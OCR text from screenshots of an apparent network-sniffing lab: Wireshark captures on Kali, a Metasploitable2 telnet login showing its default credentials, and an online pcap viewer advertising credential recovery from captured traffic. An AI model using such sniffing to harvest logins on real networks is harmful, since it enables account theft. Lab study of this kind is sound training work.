



Share Edit Lens Delete



12:54 PM
100%



Share
Edit
Lens
Delete


7:03 AM
100%
metasploitable2


Apps Places
Nov 12 23:57
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
telnet
No. Time Source Destination Protocol Length Info
2834 2109.9890074.. 143.198.246.99 192.168.1.117 TLSv1.2 105 Application Data
2835 2109.9899027.. 192.168.1.117 143.198.246.99 TCP 66 58746 → 443 [ACK] Seq=1 Ack=8269 Win=249 Len=0 TSval=2237723178 TSecr=2896385703
2839 2119.7133234.. 192.168.1.117 23.218.235.6 TCP 66 [TCP Retransmission] 33612 → 80 [FIN, ACK] Seq=421 Ack=892 Win=31872 Len=0 TSval=3712780748 TSecr=32207..
2849 2119.9879028.. 143.198.246.99 192.168.1.117 TLSv1.3 105 Application Data
2850 2119.9879088.. 192.168.1.117 143.198.246.99 TCP 66 33866 → 443 [ACK] Seq=13930 Ack=8545 Win=31872 Len=0 TSval=2237733176 TSecr=2896395703
2851 2119.9887410.. 143.198.246.99 192.168.1.117 TLSv1.2 105 Application Data
2852 2119.9888211.. 192.168.1.117 143.198.246.99 TCP 66 58746 → 443 [ACK] Seq=1 Ack=8308 Win=249 Len=0 TSval=2237733177 TSecr=2896395703
2853 2129.9866568.. 143.198.246.99 192.168.1.117 TLSv1.3 105 Application Data
2854 2129.9867429.. 192.168.1.117 143.198.246.99 TCP 66 33866 → 443 [ACK] Seq=13930 Ack=8584 Win=31872 Len=0 TSval=2237743174 TSecr=2896405702
2855 2129.9883966.. 143.198.246.99 192.168.1.117 TLSv1.2 105 Application Data
2856 2129.9885220.. 192.168.1.117 143.198.246.99 TCP 66 58746 → 443 [ACK] Seq=1 Ack=8347 Win=249 Len=0 TSval=2237743176 TSecr=2896405702
2858 2130.7033070.. 192.168.1.117 23.218.235.6 TCP 66 [TCP Retransmission] 33612 → 80 [FIN, ACK] Seq=421 Ack=892 Win=31872 Len=0 TSval=3712860720 TSecr=32207..
2860 2139.9867634.. 143.198.246.99 192.168.1.117 TLSv1.3 105 Application Data
2861 2139.9868030.. 192.168.1.117 143.198.246.99 TCP 66 33866 → 443 [ACK] Seq=13930 Ack=8623 Win=31872 Len=0 TSval=2237753175 TSecr=2896415702
2862 2139.9874691.. 143.198.246.99 192.168.1.117 TLSv1.2 105 Application Data
2863 2139.9875648.. 192.168.1.117 143.198.246.99 TCP 66 58746 → 443 [ACK] Seq=1 Ack=8386 Win=249 Len=0 TSval=2237753175 TSecr=2896415702
Frame 1: 105 bytes on wire (840 bits), 105 bytes captured (840 bits) on interface
Ethernet II, Src: NetisTechnol_8a:08:53 (bc:e0:01:8a:08:53), Dst: VMware_cf:d0:9a
Internet Protocol Version 4, Src: 143.198.246.99, Dst: 192.168.1.117
Transmission Control Protocol, Src Port: 443, Dst Port: 58746, Seq: 1, Ack: 1, Len
Transport Layer Security
0000 00 0c 29 cf d0 9a bc e0 01 8a 08 53 08 00 45 00
0010 00 5b 95 d9 40 00 2e 06 6e 7c 8f c6 f6 63 c0 a8
0020 01 75 01 bb e5 7a f3 1a 3d d9 6b 5f 13 93 80 18
0030 01 f5 ed cb 00 00 01 01 08 0a ac 83 24 7e 85 40
0040 00 ec 17 03 03 00 22 e3 0d 3d c8 9a 1a 4d 61 b9
0050 2b df 0d dd 73 0b 9a 9d a8 1d ef 1f fd 6a 0b fb
0060 80 2b 2a fd 85 ae 1f 96 71
Telnet: Protocol
Packets: 2867 · Displayed: 2338 (81.5%)
Profile: Default


Apps
Places
Nov 12 23:27
Online pcap files viewer
https://apackets.com/pcaps/telnet
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Open Ports
SSL/TLS
Pictures
HTTP
SMB
Servers
Documents
Network
FTP
Telnet
SSDP
SIP
ARP
Ethernet
WiFi
Hosts
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password: msfadin
Last login: Mon Nov 11 02:46:35 EST 2024 from windows.netis.cc on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$


Apps
Places
Nov 12 23:26
Online pcap files view
https://apackets.com/pcaps/charts
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
A-Packets
Features
FAQ
Blog
Upload
Pricing
View PCAPs
My PCAPs
Sign In
Browse Captures
Data Overview
Credentials
DNS
HTTP Headers
Connections
Open Ports
SSL/TLS
Pictures
HTTP
SMB
Servers
Documents
Network
FTP
Telnet
wireshark1.pcapng
Overview
Network Traffic by Protocol Over Time
Protocols
Found credentials
DNS Queries
HTTP Communication
SMB Sniffer
ARP
Network Map



How to make pcap file on Windows

For creating .pcap files, you can employ tools like Wireshark sniffer or other similar options. Simply select your desired network adapter, initiate packet capture by clicking "Capture," and follow these steps:

1. **Network Adapter Selection:** Choose the network adapter from which you wish to capture packets.
2. **Initiating Capture:** Click the "Capture" button to start capturing packets from the selected adapter.

For comprehensive information on installation and packet capturing using Wireshark, refer to the Wireshark FAQ section.

How to make pcap file on Linux/MacOS X

Utilize **tcpdump** a potent data-network packet analyzer, to gather network packets effectively. This tool permits packet filtering for precise collection. To explore the available options, refer to the main page of tcpdump. Here's how to run it with superuser privileges:

Apps Places Nov 12 23:24

A-Packets: Online PCA

https://apackets.com

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


Delve into the specifics of HTTP by examining headers, requests, and responses. Extract transferred files such as office documents and images seamlessly, and recover passwords across various protocols.

A-Packets offers a user-friendly interface for PCAP file analysis, streamlining complex data into actionable insights, making it an ideal solution for network management and security.

Browse Analyzed PCAPs | Upload PCAP file

FEATURES

Bring intellectual network traffic analysis into cloud. Open pcap files online with our pcapng viewer.



Explore HTTP data and headers


Deep packet inspection allows you to dive into HTTP communications. Explore HTTP requests and responses. Web servers information and payloads, collect forms data and analyze transferred content.


Wonder to view established HTTP sessions and users credentials? Find transferred files including office documents? Use A-Packets network traffic analysis and integrated pcap file viewer.

Analyze pcap file to investigate HTTP data in details. View network traffic, rebuild client-server communications step by step.

https://apackets.com/upload


Apps Places
Nov 12 23:22
Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp
No. Time Source Destination Protocol Length Info
129 49.991807237 192.168.1.117 143.198.246.99 TCP 66 58746 → 443 [ACK] Seq
130 58.484505890 192.168.1.117 34.107.243.93 TLSv1.2 110 Application Data
131 58.525946812 192.168.1.117 34.107.243.93 TLSv1.2 146 Application Data, Application Data
132 58.548453433 34.107.243.93 192.168.1.117 TCP 66 443 → 43644 [ACK] Seq
133 58.589105945 34.107.243.93 192.168.1.117 TCP 66 443 → 43644 [FIN, ACK]
134 58.589131330 192.168.1.117 34.107.243.93 TCP 66 43644 → 443 [ACK] Seq
139 59.990354522 143.198.246.99 192.168.1.117 TLSv1.2 105 Application Data
140 59.990389842 192.168.1.117 143.198.246.99 TCP 66 58746 → 443 [ACK] Seq
149 69.991743683 143.198.246.99 192.168.1.117 TLSv1.2 105 Application Data
150 69.991780682 192.168.1.117 143.198.246.99 TCP 66 58746 → 443 [ACK] Seq
Frame 1: 105 bytes on wire (840 bits), 105 b
Ethernet II, Src: NetisTechnol_8a:00:53 (bc
Internet Protocol Version 4, Src: 143.198.2
Transmission Control Protocol, Src Port: 44
Transport Layer Security
0000 00 0c 29 cf d0 9a bc e0 01 8a 00 53 08 00 45 0
0010 00 5b 95 d9 40 00 2e 06 6e 7c 8f c6 f6 63 c0 a
0020 01 75 01 bb e5 7a f3 1a 3d d9 6b 5f 13 93 80 1
0030 01 f5 ed cb 00 00 01 01 08 0a ac 83 24 7e 85 4
0040 98 ec 17 03 03 00 22 e3 0d 3d c8 9a 1a 4d 61 b
